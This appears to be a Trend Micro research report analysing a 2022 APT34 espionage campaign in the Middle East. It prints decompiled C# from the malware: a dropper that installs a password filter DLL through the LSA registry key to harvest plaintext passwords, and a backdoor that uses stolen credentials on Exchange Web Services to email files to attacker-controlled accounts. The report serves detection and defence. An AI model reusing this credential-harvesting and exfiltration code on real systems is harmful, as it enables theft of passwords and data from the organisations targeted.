New APT34 Malware Targets The Middle East

trendmicro.com/en_us/research/23/b/new-apt34-malware-targets-the-middle-east.html

February 2, 2023

APT & Targeted Attacks

We analyze an infection campaign targeting organizations in the Middle East for cyberespionage in December 2022 using a new backdoor malware. The campaign abuses legitimate but compromised email accounts to send stolen data to external mail accounts controlled by the attackers.

By: Mohamed Fahmy, Sherif Magdy, Mahmoud Zohdy February 02, 2023 Read time: 8 min (2155 words)

On December 2022, we identified a suspicious executable (detected by Trend Micro as Trojan.MSIL.REDCAP.AD) that was dropped and executed on multiple machines. Our investigation led us to link this attack to advanced persistent threat (APT) group APT34, and the main goal is to steal users' credentials. Even in case of a password reset or change, the malware is capable of sending the new credentials to the threat actors. Moreover, after analyzing the backdoor variant deployed, we found the malware capable of new exfiltration techniques — the abuse of compromised mailbox accounts to send stolen data from the internal mail boxes to external mail accounts controlled by the attackers. While not new as a technique, this is the first instance that APT34 used this for their campaign deployment. Following this analysis, it is highly likely that this campaign's routine is only a small part of a bigger chain of deployments. Users and organizations are strongly advised to reinforce their current security measures and to be vigilant of the possible vectors abused for compromise.

Routine

In this section, we describe the attack infection flow and its respective stages, as well as share details on how the group uses emails to steal and exfiltrate critical information.

First Stage: Initial Droppers



Figure 1. Initial stage .Net droppers

We found the initial stage .Net dropper malware called *MrPerfectInstaller* (detected by Trend Micro as Trojan.MSIL.REDCAP.AD) responsible for dropping four different files, with each component stored in a Base64 buffer inside the main dropper. It drops the following:

1. %System%\psgfilter.dll: The password filter dynamic link library (DLL) used to provide a way to implement the password policy and change notification

2. %ProgramData%\WindowsSoftwareDevices\DevicesSrv.exe: The main .Net responsible for exfiltrating and leaking specific files dropped into the root path of this backdoor execution. This backdoor requires the .Net library implementing Microsoft Exchange webservices to authenticate with the victim mail server and exfiltrate through it.
3. %ProgramData%\WindowsSoftwareDevices\Microsoft.Exchange.WebServices.dll: The library to support the second component's capability.
4. %ProgramData%\WindowsSoftwareDevices\DevicesSrv.exe.config: An app configuration file for runtimes of the .Net execution environment. This allows the option of falling back to .Net 2.0.



Figure 2. The four Base64 encoded buffers inside the main .Net dropper

```
namespace MrPerfectionInstaller
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        private static void Main(string[] args)
        {
            try
            {
                if (args.Length != 0)
                {
                    string text = "psgfilter";
                    string str = "DevicesSrv.exe";
                    string str2 = "Microsoft.Exchange.WebServices.dll";
                    string str3 = "DevicesSrv.exe.config";
                    string text2 = "Notification Packages";
                    string text3 = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).TrimEnd(new char[]
                    {
                        '\\'
                    }) + "\\WindowsSoftwareDevices\\";
                    Console.WriteLine("Path Root : " + text3);
```

Figure 3. The four modules dropped by the main binary

The dropper also adds the following registry key to assist in implementing the password filter dropped earlier:

> HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa
> Notification Packages = scecli, psgfilter

```
registryKey2.SetValue(text2, list2.ToArray(), RegistryValueKind.MultiString);
Console.WriteLine("In registry \"LocalMachine\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\Notification Packages\" value \"" + text + "\"
  is added");
Console.WriteLine("Done");
```

Figure 4. Adds the registry key

The main .Net binary implements two arguments for its operation: the first argument for installing the second stage, and the second argument for uninstalling it and unregistering the password filter dropped.

```
else
{
    Console.WriteLine("-i\t for install");
    Console.WriteLine("-u\t for uninstall");
}
```

Figure 5. Implementing two arguments for operation

```
if (args[0].ToLower() == "-u")
{
    Program.DeleteFile(text4);
    Program.DeleteFile(text5);
    Program.DeleteFile(text6);
    Program.DeleteFile(text7);
    try
    {
        if (Directory.Exists(text3))
        {
            Directory.Delete(text3, true);
            Console.WriteLine(string.Format("Deleted \"{0}\"", text3));
        }
        else
        {
            Console.WriteLine(string.Format("Not exists \"{0}\"", text3));
        }
    }
```

Figure 6. Function in case -u passed to dropper

```
else if (args[0].ToLower() == "-i")
{
    if (!Directory.Exists(text3))
    {
        Directory.CreateDirectory(text3);
    }
    if (File.Exists(text4))
    {
        File.Delete(text4);
    }
    if (File.Exists(text5))
    {
        File.Delete(text5);
    }
    if (File.Exists(text6))
    {
        File.Delete(text6);
    }
    if (File.Exists(text7))
    {
        File.Delete(text7);
    }
    File.WriteAllBytes(text4, Convert.FromBase64String(Program.Dll));
    Console.WriteLine("Dll installed : " + text4);
    File.WriteAllBytes(text5, Convert.FromBase64String(Program.Mng));
    Console.WriteLine("Exe installed : " + text5);
    File.WriteAllBytes(text6, Convert.FromBase64String(Program.Exc));
    Console.WriteLine("Lib installed : " + text6);
    File.WriteAllBytes(text7, Convert.FromBase64String(Program.Con));
    Console.WriteLine("Config installed : " + text7);
    RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\Control\\Lsa", true);
```

Figure 7. Function in case -i passed to dropper, installing the second stage, then uninstalling it and unregistering the password filter

Second Stage: Abusing The Dropped Password Filter Policy

Microsoft introduced Password Filters for system administrators to enforce password policies and change notifications. These filters are used to validate new passwords, confirm that these are aligned with the password policy in place, and ensure that no passwords in use can be considered compliant with the domain policy but are considered weak.

These password filters can be abused by a threat actor as a method to intercept or retrieve credentials from domain users (domain controller) or local accounts (local computer). This is because for password filters to perform, password validation requires the password of the user in plaintext from the Local Security Authority (LSA). Therefore, installing and registering an arbitrary password filter could be used to harvest credentials every time a user changes his password. This technique requires elevated access (local administrator) and can be implemented with the following steps:

1. Password Filter psgfilter.dll be dropped into C:\Windows\System32
2. Registry key modification to register the Password Filter [DLL HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa Notification Packages = scecli, psgfilter]

Using this technique, the malicious actor can capture and harvest every password from the compromised machines even after the modification. The DLL has three export functions to implement the main functionality of support for registering the DLL into the LSA, as follows:

- **InitializeChangeNotify:** Indicates that a password filter DLL is initialized.
- **PasswordChangeNotify:** Indicates that a password has been changed.
- **PasswordFilter:** Validates a new password based on password policy.



Figure 8. First and second stages

Name	Address	Ordinal
InitializeChangeNotify(void)	0000000180003040	1
PasswordChangeNotify(_UNICODE_STRING *,ulong,...	0000000180005330	2
PasswordFilter	0000000180005690	3
DllEntryPoint	000000018003730C	[main entry]

Figure 9. Functions exported by DLL

When implementing the password filter export functions, the malicious actor took great care working with the plaintext passwords. When sent over networks, the plaintext passwords were first encrypted before being exfiltrated.

Data Exfiltration Through Legitimate Mail Traffic

The main backdoor function (detected by Trend Micro as Backdoor.MSIL.REDCAP.A) receives the valid domain credentials as an argument and uses it to log on to the Exchange Server and use it for data exfiltration purposes. The main function of this stage is to take the stolen password from the argument and send it to the attackers as an attachment in an email. We also observed that the threat actors relay these emails via government Exchange Servers using vaild accounts with stolen passwords.



Figure 10. High level overview of malware's data exfiltration routine

First, the .Net backdoor parses a config file dropped in the main root path where it is executing from and checks for a file callled *ngb* inside <%ProgramData%\WindowsSoftwareDevices\DevicesTemp\> to extract three parameters:

- Server: The specific Exchange mail server for the targeted government entity where the data is leaked through.
- Target: The email addresses where the malicious actors receive the exfiltrated data in.
- Domain: The internal active directory (AD) domain name related to the targeted government entity in the Middle East.

However, the malware also supports for the modification of old passwords to new ones, which are sent through the registered DLL password filter.

```
140
141         // Token: 0x06000005 RID: 5 RVA: 0x00002478 File Offset: 0x00000678
142         private static bool GetSendData(out string PathDir, out string server, out string target, out string domain)
143         {
144             server = string.Empty;
145             target = string.Empty;
146             domain = string.Empty;
147             string str = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData).TrimEnd(new char[]
148             {
149                 '\\'
150             }) + "\\WindowsSoftwareDevices\\";
151             PathDir = str + "DevicesTemp\\";
152             string str2 = "ngb";
153             if (!File.Exists(PathDir + str2))
154             {
155                 return false;
156             }
157             string[] array = Encoding.ASCII.GetString(Convert.FromBase64String(File.ReadAllText(PathDir + str2))).Split(new char[]
158             {
159                 '*'
160             });
161             server = array[0];
162             target = array[1];
163             if (array.Length > 2)
164             {
165                 domain = array[2];
166             }
```

0 %

cals

lame	Value	Type
PathDir	@"C:\ProgramData\WindowsSoftwareDevices\DevicesTemp\"	string
server	""	string
target	""	string
domain	""	string
str	@"C:\ProgramData\WindowsSoftwareDevices\"	string
str2	"ngb"	string
array	null	string[]

Figure 11. Checking the config file path ngb

The malware proceeds to initialize an ExchangeService object in the first step and supplies the stolen credentials as WebCredentials to interface with the victim mail server in the second step. Using these Exchange Web Service (EWS) bindings, the malicious actor can send mails to external recipients on behalf of any stolen user and initialize a new instance of the WebCredentials class with the username and password for the account to authenticate.

```
((Hashtable)Assembly.GetAssembly(typeof(SslStream)).GetType("System.Net.Security.SslSessionsCache").GetField("s_CachedCreds",
  BindingFlags.Static | BindingFlags.NonPublic).GetValue(null)).Clear();
ExchangeService exchangeService = new ExchangeService(0);
if (string.IsNullOrEmpty(domain))
{
    exchangeService.Credentials = new WebCredentials(username, password);
}
else
{
    exchangeService.Credentials = new WebCredentials(domain + "\\" + username, password);
}
exchangeService.Url = new Uri("https://" + server.Replace("https://", "").TrimEnd(new char[]
{
    '/'
}) + "/ews/exchange.asmx");
exchangeService.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0";
```

Figure 12. Initialize EWS binding to the victim mail server

The malware then iterates through the files found under the target path. For each file found, it adds its path to a list, which will be exfiltrated later in the last step.

```
FileInfo[] files = new DirectoryInfo(PathDir).GetFiles();
List<string> list = new List<string>();
int num = 0;
string str = "files.Length : ";
int i = files.Length;
Console.WriteLine(str + i.ToString());
foreach (FileInfo fileInfo in files)
{
    Console.WriteLine("Added : " + fileInfo.FullName);
    list.Add(fileInfo.FullName);
    num++;
```

Figure 13. Iterating through the files found under the target path

The final stage is to iterate over the collected list of file paths. For each path, it prepares an EmailMessage object with the subject “Exchange Default Message”, and a mail body content of “Exchange Server is testing services.” The iteration attaches the whole file to this EmailMessage object and sends it using the previous initalized EWS form (Steps 1 and 2 in Figure 10), which already authenticated the user account.

```
if (num == countFileSend || num == files.Length)
{
    num = 0;
    EmailMessage emailMessage = new EmailMessage(exchangeService);
    emailMessage.Subject = "Exchange Default Message";
    emailMessage.Body = "Exchange Server is testing services.";
    foreach (string text in list)
    {
        emailMessage.Attachments.AddFileAttachment(text);
    }
    emailMessage.ToRecipients.Add(target);
    emailMessage.Send();
    Console.WriteLine("Mail Send");
```

Figure 14. Exfiltrating files using mail attachments

```
// Token: 0x04000005 RID: 5
private static string[] defaultTargets = new string[]
{
    "[redacted]@proton.me",
    "[redacted]@proton.me",
    "[redacted]@gmail.com",
    "[redacted]@proton.me"
};

// Token: 0x04000006 RID: 6
private static string[] justSendTargets = new string[]
{
    "[redacted]@proton.me",
    "[redacted]@proton.me",
    "[redacted]@gmail.com",
    "[redacted]@proton.me"
};
```

Figure 15. Some hardcoded targets in the sample



Figure 16. How the Sent folder looks like for a compromised user

APT34 Targeting and Arsenal Evolution

APT34 has been documented to target organizations worldwide, particularly companies from the financial, government, energy, chemical, and telecommunications industries in the Middle East since at least 2014. Documented as a group primarily involved for cyberespionage, APT34 has been previously recorded targeting government offices and show no signs of stopping with their intrusions. Our continuous monitoring of the group proves it continues to create new and updated tools to minimize the detection of their arsenal: Shifting to new data exfiltration techniques — from the heavy use of DNS-based command and control (C&C) communication to combining it with the legitimate simple mail transfer protocol (SMTP) mail traffic — to bypass any security policies enforced on the network perimeters.

From three previously documented attacks, we observed that while the group uses simple malware families, these deployments show the group's flexibility to write new malware based on researched customer environments and levels of access. This level of skill can make attribution for security researchers and reverse engineers more difficult in terms of tracking and monitoring because patterns, behaviors, and tools can be completely different for every compromise.

